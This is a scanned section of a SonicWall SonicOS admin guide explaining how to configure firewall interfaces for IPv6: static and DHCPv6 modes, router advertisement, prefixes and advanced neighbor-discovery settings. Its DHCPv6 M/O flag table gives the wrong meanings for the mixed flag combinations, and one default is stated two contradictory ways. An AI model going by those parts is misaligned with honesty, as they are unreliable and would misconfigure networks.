
- Zone and Layer 2 Bridge groups are shared configurations between by IPv4 and IPv6 on an interface. When they are configured on the IPv4 side, the IPv6 side of the interface uses the same configuration.
- Default Gateway and DNS Servers can only be configured for WAN zone interfaces.
- Wire mode is supported for IPv6, but you can not edit any settings. Instead, SonicOS uses the same configuration options set for IPv4.

Configuring an Interface for IPv6 Static Mode

Static mode provides user a way to assign static IPv6 address as opposed to an auto-assigned address. Using static mode, the IPv6 interface can still listen for Router Advertisements and learn an autonomous address from the appropriate prefix option. Static Mode does not disturb the running of Stateless Address Autoconfiguration on IPv6 interface unless the user manually disables it.

IPv6 static mode configuration shows a sample topology with IPv6 configured in static mode.

IPv6 static mode configuration



Three types of IPv6 address are possible to assign under this mode:

- Automatic Address
- Autonomous Address
- Static Address


To configure an interface for a static IPv6 address:

1 Navigate to the **Network > Interfaces** page.

2 Click on the **IPv6** button at the top right corner of the page. IPv6 addresses for the appliance are displayed.

3 Click on the **Configure** icon for the interface you want to configure an IPv6 address for. The **Edit Interface** dialog displays.

NOTE: The zone assignment for interfaces must be configured on the IPv4 addressing page. To modify the zone assignment for an IPv6 interface, click the **IPv4** button at the top right of the page, modify the zone for the interface, and then return to the IPv6 interface page.



4 In the **IP Assignment** drop-down menu, select **Static**.

5 Enter the **IPv6 Address** for the interface.

6 Enter the **Prefix Length** for the address.

7 If this is the primary WAN interface, enter the IPv6 address of the **Default Gateway**. If this is not the primary WAN interface, any Default Gateway entry is ignored, so you can leave this as `::`. (The double colon is the abbreviation for an empty address, or `0:0:0:0:0:0:0:0`.)

8 If this is the primary WAN interface, enter up to three **DNS Server** IPv6 addresses. Again, if this is not the primary WAN interface, any DNS Server entries are ignored.


9 Select **Enable Router Advertisement** to make this an advertising interface that distributes network and prefix information.

10 Select **Advertise Subnet Prefix of IPv6 Primary Static Address** to add a default prefix into the interface advertising prefix list. This prefix is the subnet prefix of interface IPv6 primary static address. This option helps all hosts on the link stay in the same subnet.


Configuring Advanced IPv6 Interface Options and Multiple IPv6 Addresses

To modify Advanced IPv6 interface options or to configure multiple static IPv6 addresses:

1 In the **Edit Interface** dialog, click on the **Advanced** tab.



2 Click the **Add Address** button to configure multiple static IPv6 addresses for the interface. The **Add Interface IPv6 Address** dialog displays.



NOTE: Multiple IPv6 addresses can only be added for an interface that is configured for Static IPv6 address mode. Multiple IPv6 addresses cannot be configured for **Auto** or **DHCPv6** modes.

3 Enter the **IPv6 Address** for the additional address for the interface.

4 Enter the **Prefix Length** for the address.

5 Select **Advertise Subnet Prefix of IPv6 Address** to add a default prefix into the interface advertising prefix list. This prefix is the subnet prefix of interface IPv6 primary static address. This option will help all hosts on the link stay in the same subnet.

6 Click **OK**.

7 The following additional options can be configured on the **Advanced** tab under the **Advanced Settings** heading:

- Select **Disable all IPv6 Traffic on the Interface** to stop the interface from handling all IPv6 traffic. Disabling IPv6 traffic can improve firewall performance for non-IPv6 traffic. This option is not selected by default.

  TIP: If the firewall is deployed in a pure IPv4 environment, SonicWall recommends enabling this option.

- Select **Enable Listening to Router Advertisement** to have the firewall receive router advertisement. If disabled, the interface filters all incoming Router Advertisement messages, which can enhance security by eliminating the possibility of receiving malicious network parameters (for example, prefix information or default gateway). This option is selected by default.

  NOTE: When this option is disabled, all assigned autonomous IPv6 address are removed from this interface.

  This option is not visible for **Auto** mode. In **Auto** mode, it is always enabled.

  - Select **Enable Stateless Address Autoconfiguration** to allow autonomous IPv6 addresses to be assigned to this interface. If unchecked, all assigned autonomous IPv6 address are removed from this interface.

    This option is not visible for **Auto** mode. In **Auto** mode, it is always enabled.

- Enter a numeric value for **Duplicate Address Detection Transmits** to specify the number of consecutive Neighbor Solicitation messages sent while performing Duplicate Address Detection (DAD) before assigning a tentative address to the interface. The minimum number is 0, the maximum is 9, and the default is **1**. A value of 0 indicates that DAD is not performed on the interface.

- In **Neighbor Discovery Base Reachable Time (seconds)**, enter a base value, in seconds, to use for computing the random Reachable Time value for the interface. The minimum value is 0, the maximum is 9999, and the default is **30**.

  A value of 0 indicates the parameter is unspecified, and the global setting in **Network > Neighbor Discovery** is used. If RA is enabled on this interface, however, the value in the **Reachable Time** option in the **Router Advertisement** tab is used.

- Select **Enable Max NDP Size Per Interface** to enable a maximum NDP size per interface. Every interface should have a maximum NP size for preventing system resources from being exhausted.

  - Enter the maximum NDP size in the Max NDP Size Per Interface field. The minimum value is 64, the maximum value is 9999, and the default values are **128** for WAN interfaces and **1200** for others.

- Similar with IPv4 gratuitous ARP, IPv6 node uses Neighbor Solicitation message to detect duplicate IPv6 address on the same link. DAD must be performed on any Unicast address (except Anycast address) before assigning a tentative to an IPv6 interface.

Configuring Router Advertisement Settings


Router Advertisement allows IPv6 routers to advertise DNS recursive server addresses to IPv6 hosts. Router Advertisement-based DNS configuration is a useful, optional alternative in networks where an IPv6 host's address is autoconfigured through IPv6 stateless address autoconfiguration, and where the delays in acquiring

server addresses and communicating with the servers are critical. Router Advertisement allows the host to acquire the nearest server addresses on every link. Furthermore, it learns these addresses from the same RA message that provides configuration information for the link, thereby avoiding an additional protocol run. This can be beneficial in some mobile environments, such as with Mobile IPv6. SonicWall's implementation of IPv6 is full conformable with RFC 4861 in Router and Prefix Discovery.

NOTE: Router Advertisement can only be enabled when interface is under Static mode.

To configure Router Advertisement for an IPv6 interface:

1 In the **Edit Interface** dialog, click on the **Router Advertisement** tab.



2 Select the **Enable Router Advertisement** checkbox to make this an advertising interface that distributes network and prefix information.

3 Optionally, you can modify the following Router Advertisement settings:

- **Router Adv Interval Range (seconds)** – Enter the time interval allowed between unsolicited multicast Router Advertisements sent from the interface, in seconds. Advertisements are sent at a random value between the minimum and maximum interval:
  - Minimum interval – Enter the shortest interval allowed between Router Advertisements. The minimum time is 3 seconds, the maximum is 1350 seconds, and the default minimum time is **200** seconds.
  - Maximum interval – Enter the longest interval allowed between Router Advertisements. The minimum time is 4 seconds, the maximum is 1800 seconds, and the default maximum time is **600** seconds.
- **Link MTU** – Enter the recommended MTU for the interface link. The minimum value is 0, the maximum value is 99999, and the default value is **0**, which means the firewall does not advertise link MTU for the link.
- **Reachable Time (seconds)** – Enter the time that a node assumes a neighbor is reachable after having received a reachability confirmation. The minimum value is 0, the maximum value is

9999999999, and the default value is **0**, which means this parameter is unspecified by this firewall.

- **Retrans Time** – Enter the time between retransmitted Neighbor Solicitation messages. The minimum value is 0, the maximum value is 9999999999, and the default value is **0**, which means this parameter is unspecified by this firewall.
- **Current Hop Limit** – Enter the default value that should be placed in the Hop Count field of the IP header for outgoing IP packets. The minimum value is 0, which means this parameter is unspecified by this firewall; the maximum value is 255; and the default value is **64**.
- **Router Lifetime (seconds)** – Enter the lifetime when the firewall is accepted as a default router. The minimum value is 0 seconds, which means that the router is not a default router; the maximum time is 9000 seconds, and the default value is **1800** seconds.
- **Router Preference** – Indicates whether the advertising default router should be preferred over other default routers. Select **High**, **Medium** (default), or **Low** from the drop-down menu.

4 Select the **Managed** checkbox to set the managed address configuration flag in the Router Advertisement message. If set, the flag indicates that IPv6 addresses are available via Dynamic Host Configuration Protocol.


5 Select the **Other Configuration** checkbox to set the Other configuration flag in Router Advertisement message. If set, the flag indicates that other configuration information is available via Dynamic Host Configuration Protocol.

Configuring Router Advertisement Prefix Settings


Advertising prefixes provide hosts with prefixes for on-link determination and Address Autoconfiguration.

To configure a router advertisement prefix:

1 Go to the **Prefix List Settings** table on the **Router Advertisement** tab of the **Edit Interface** dialog.



2 Click the **Add Prefix** button. The **Add Advertising Prefix** dialog displays.



3 Enter the **Prefix** that is to be advertised with the Router Advertisement message.

4 Enter the **Valid Lifetime (minutes)** to set the length of time that the prefix is valid for the purpose of on-link determination. The minimum value is 1; the maximum value is 71582789, which means the lifetime is infinite, and the default value is **43200** minutes.

5 Enter the **Preferred Lifetime (minutes)** to set the length of time that addresses generated from the prefix via stateless address autoconfiguration remain preferred. The minimum value is 1; the maximum value is 71582789, which means the lifetime is infinite; and the default value is **10080** minutes.

6 Optionally select the **On-link** checkbox to enable the on-link flag in the Prefix Information option to indicate that this prefix can be used for on-link determination.

7 Optionally select the **Autonomous** checkbox to enable the autonomous address-configuration flag in Prefix Information option to indicate that this prefix can be used for stateless address configuration.

8 Click **OK**.

Configuring an Interface for DHCPv6 Mode

DHCPv6 (DHCP for IPv6) is a client/server protocol that provides stateful address configuration or stateless configuration setting for IPv6 hosts. DHCPv6 client is enabled to learn IPv6 address and network parameters when the interface is configured to DHCPv6 mode.

DHCPv6 defines two different configuration modes:

- **DHCPv6 stateful mode**: DHCPv6 clients require IPv6 address together with other network parameters (for example, DNS Server, Domain Name).
- **DHCPv6 stateless mode**: DHCPv6 client only obtains network parameters other than IPv6 address.


Choosing which mode depends on the Managed (M) Address Configuration and Other (O) Configuration flags in the advertised Router Advertisement message:

DHCPv6 infrastructure

Flag		Configuration
M	O	
0	0	No DHCPv6 infrastructure.
1	1	IPv6 host uses DHCPv6 for both IPv6 address and other network parameter settings.
0	1	IPv6 host uses DHCPv6 only for IPv6 address assignment.
1	0	IPv6 host uses DHCPv6 only for other network parameter settings, known as DHCPv6 stateless.

DHCPv6 topology shows a sample DHCPv6 topology.

DHCPv6 topology




There are three types of IPv6 addresses that can be assigned under DHCPv6:

- Automatic Address
- Autonomous Address
- IPv6 Address assigned through DHCPv6 client

To configure an interface for a DHCPv6 address:

1. Navigate to the **Network > Interfaces** page.
2. If you are configuring an unassigned interface, click the **IPv4** radio button at the top right corner of the page.
3. Click on the **Edit** icon for the interface to be configured. The **Edit Interface** dialog displays.
4. Select **WAN** from the **Zone** drop-down menu. More options appear.
5. Select **DHCP** from the **IP Assignment** drop-down menu.
6. Click **OK**.
7. Click on the **IPv6** button at the top right corner of the page. IPv6 addresses for the appliance are displayed.
8. Click on the **Configure** icon for the interface you want to configure an IPv6 address for. The **Edit Interface** dialog displays.

9 In the **IP Assignment** drop-down menu, select **DHCPv6**. The options change.



10 The following options can be configured for IPv6 interfaces configured for DHCPv6 mode:

- **Enable DHCPv6 prefix delegation** - If enabled, these options become available:
  - **Send preferred delegated prefix** - Select this option to require a DHCAPv6 client to try to send the preferred delegated prefix specified in the two fields.
  - **Send hints for renewing previous delegated prefix on startup** - Select this option to require a DHCPv6 client to try to renew the delegated prefix assigned before when the firewall started up.
- **Use Rapid Commit Option** - If enabled, DHCPv6 client use Rapid Commit Option to use the two message exchange for address assignment.
- **Send hints for renewing previous IP on startup** - If enabled, DHCPv6 client will try to renew the address assigned before when firewall startup.

11 Select the **DHCPv6 Mode** for the interface. As required by RFC, DHCPv6 client depends on the Router Advertisement message to decide which mode (stateful or stateless) it should choose. This definition limits the user's choice to determine the DHCPv6 mode by itself. SonicWall's implementation of DHCPv6 defines two different modes to balance the conformance and flexibility:

- **Automatic** - The IPv6 interface configures IPv6 addresses using stateless/stateful autoconfiguration in accord with the M and O settings in the most recently received router advertisement message. See DHCPv6 infrastructure.
- **Manual** - The DHCPv6 mode is manually configured regardless of any received Router Advertisement.

The **Only Request Stateless Information** option determines which DHCPv6 mode is used. If this option is unchecked, DHCPv6 client is under stateful mode; if it is checked, DHCPv6 client is under stateless mode and only obtains network parameters.

12 Optionally, select the **Only Request Stateless Information** checkbox to have DHCPv6 clients only request network parameter setting from the DHCPv6 server. The IPv6 address is assigned through stateless auto-configuration.

13 Optionally, you can configure **Management** login or **User Login**.


14 Optionally click the **Advanced** tab to configure Advanced options and/or click the **Protocol** tab to view DHCPv6 stateful and stateless configuration information.

15 Click **OK** to complete the configuration.

Configuring Advanced Settings for an IPv6 Interface

To configure advanced IPv6 interface settings:

1 On the **Edit Interface** dialog, click the **Advanced** tab.



2 Select **Disable all IPv6 Traffic on the Interface** to stop the interface from handling all IPv6 traffic. Disabling IPv6 traffic can improve firewall performance for non-IPv6 traffic. This option is not selected by default.

TIP: If the firewall is deployed in a pure IPv4 environment, SonicWall recommends enabling this option.

3 Select **Enable Listening to Router Advertisement** to have the firewall receive router advertisement. If disabled, the interface filters all incoming Router Advertisement messages, which can enhance security by eliminating the possibility of receiving malicious network parameters (for example, prefix information or default gateway). This option is not selected by default.

NOTE: If this option is disabled, all assigned autonomous IPv6 addresses are removed from this interface.

This option is not visible for Auto mode. In Auto mode, it is always enabled.

When this option is selected the Enable Stateless Address Autoconfiguration option becomes available.

- Select **Enable Stateless Address Autoconfiguration** to allow autonomous IPv6 addresses to be assigned to this interface. If unchecked, all assigned autonomous IPv6 addresses are removed from this interface.

  NOTE: If this option is disabled, all assigned autonomous IPv6 addresses are removed from this interface.

  This option is not visible for Auto mode. In Auto mode, it is always enabled.

4 Enter a numeric value for **Duplicate Address Detection Transmits** to specify the number of consecutive Neighbor Solicitation messages sent while performing Duplicate Address Detection (DAD) before assigning a tentative address to this interface. The minimum value is 0, which indicates that DAD is not performed on the interface; the maximum number is 9; and the default number is **1**.

   Similar to IPv4 gratuitous ARP, IPv6 node uses a Neighbor Solicitation message to detect a duplicate IPv6 address on the same link. DAD must be performed on any Unicast address (except Anycast address) before assigning a tentative to an IPv6 interface.

5 In **Neighbor Discovery Base Reachable Time (seconds)**, enter a base value, in seconds, to use for computing the random Reachable Time value for the interface. The minimum value is 0, the maximum is 9999, and the default is **30**.


   A value of 0 indicates the parameter is unspecified, and the global setting in **Network > Neighbor Discovery** is used. If RA is enabled on this interface, however, the value in the **Reachable Time** option in the **Router Advertisement** tab is used.

6 Select **Enable Max NDP Size Per Interface** to enable a maximum NDP size per interface. Every interface should have a maximum NP size for preventing system resources from being exhausted. This option is selected by default.

   Enter the maximum NDP size in the Max NDP Size Per Interface field. The minimum value is 64, the maximum value is 9999, and the default values are **128** for WAN interfaces and **1200** for others.

Viewing DHCPv6 Protocol Information

When configuring an IPv6 interface in DHCpv6 mode, the **Protocol** tab displays additional DHCPv6 information.



- **DHCPv6 General Information**
  - **DHCPv6 State**: If the interface is configured for:
    - Stateless mode, the DHCPv6 State is Stateless.

- Stateful mode, the DHCPv6 State is either **Enabled** or **Disabled**.

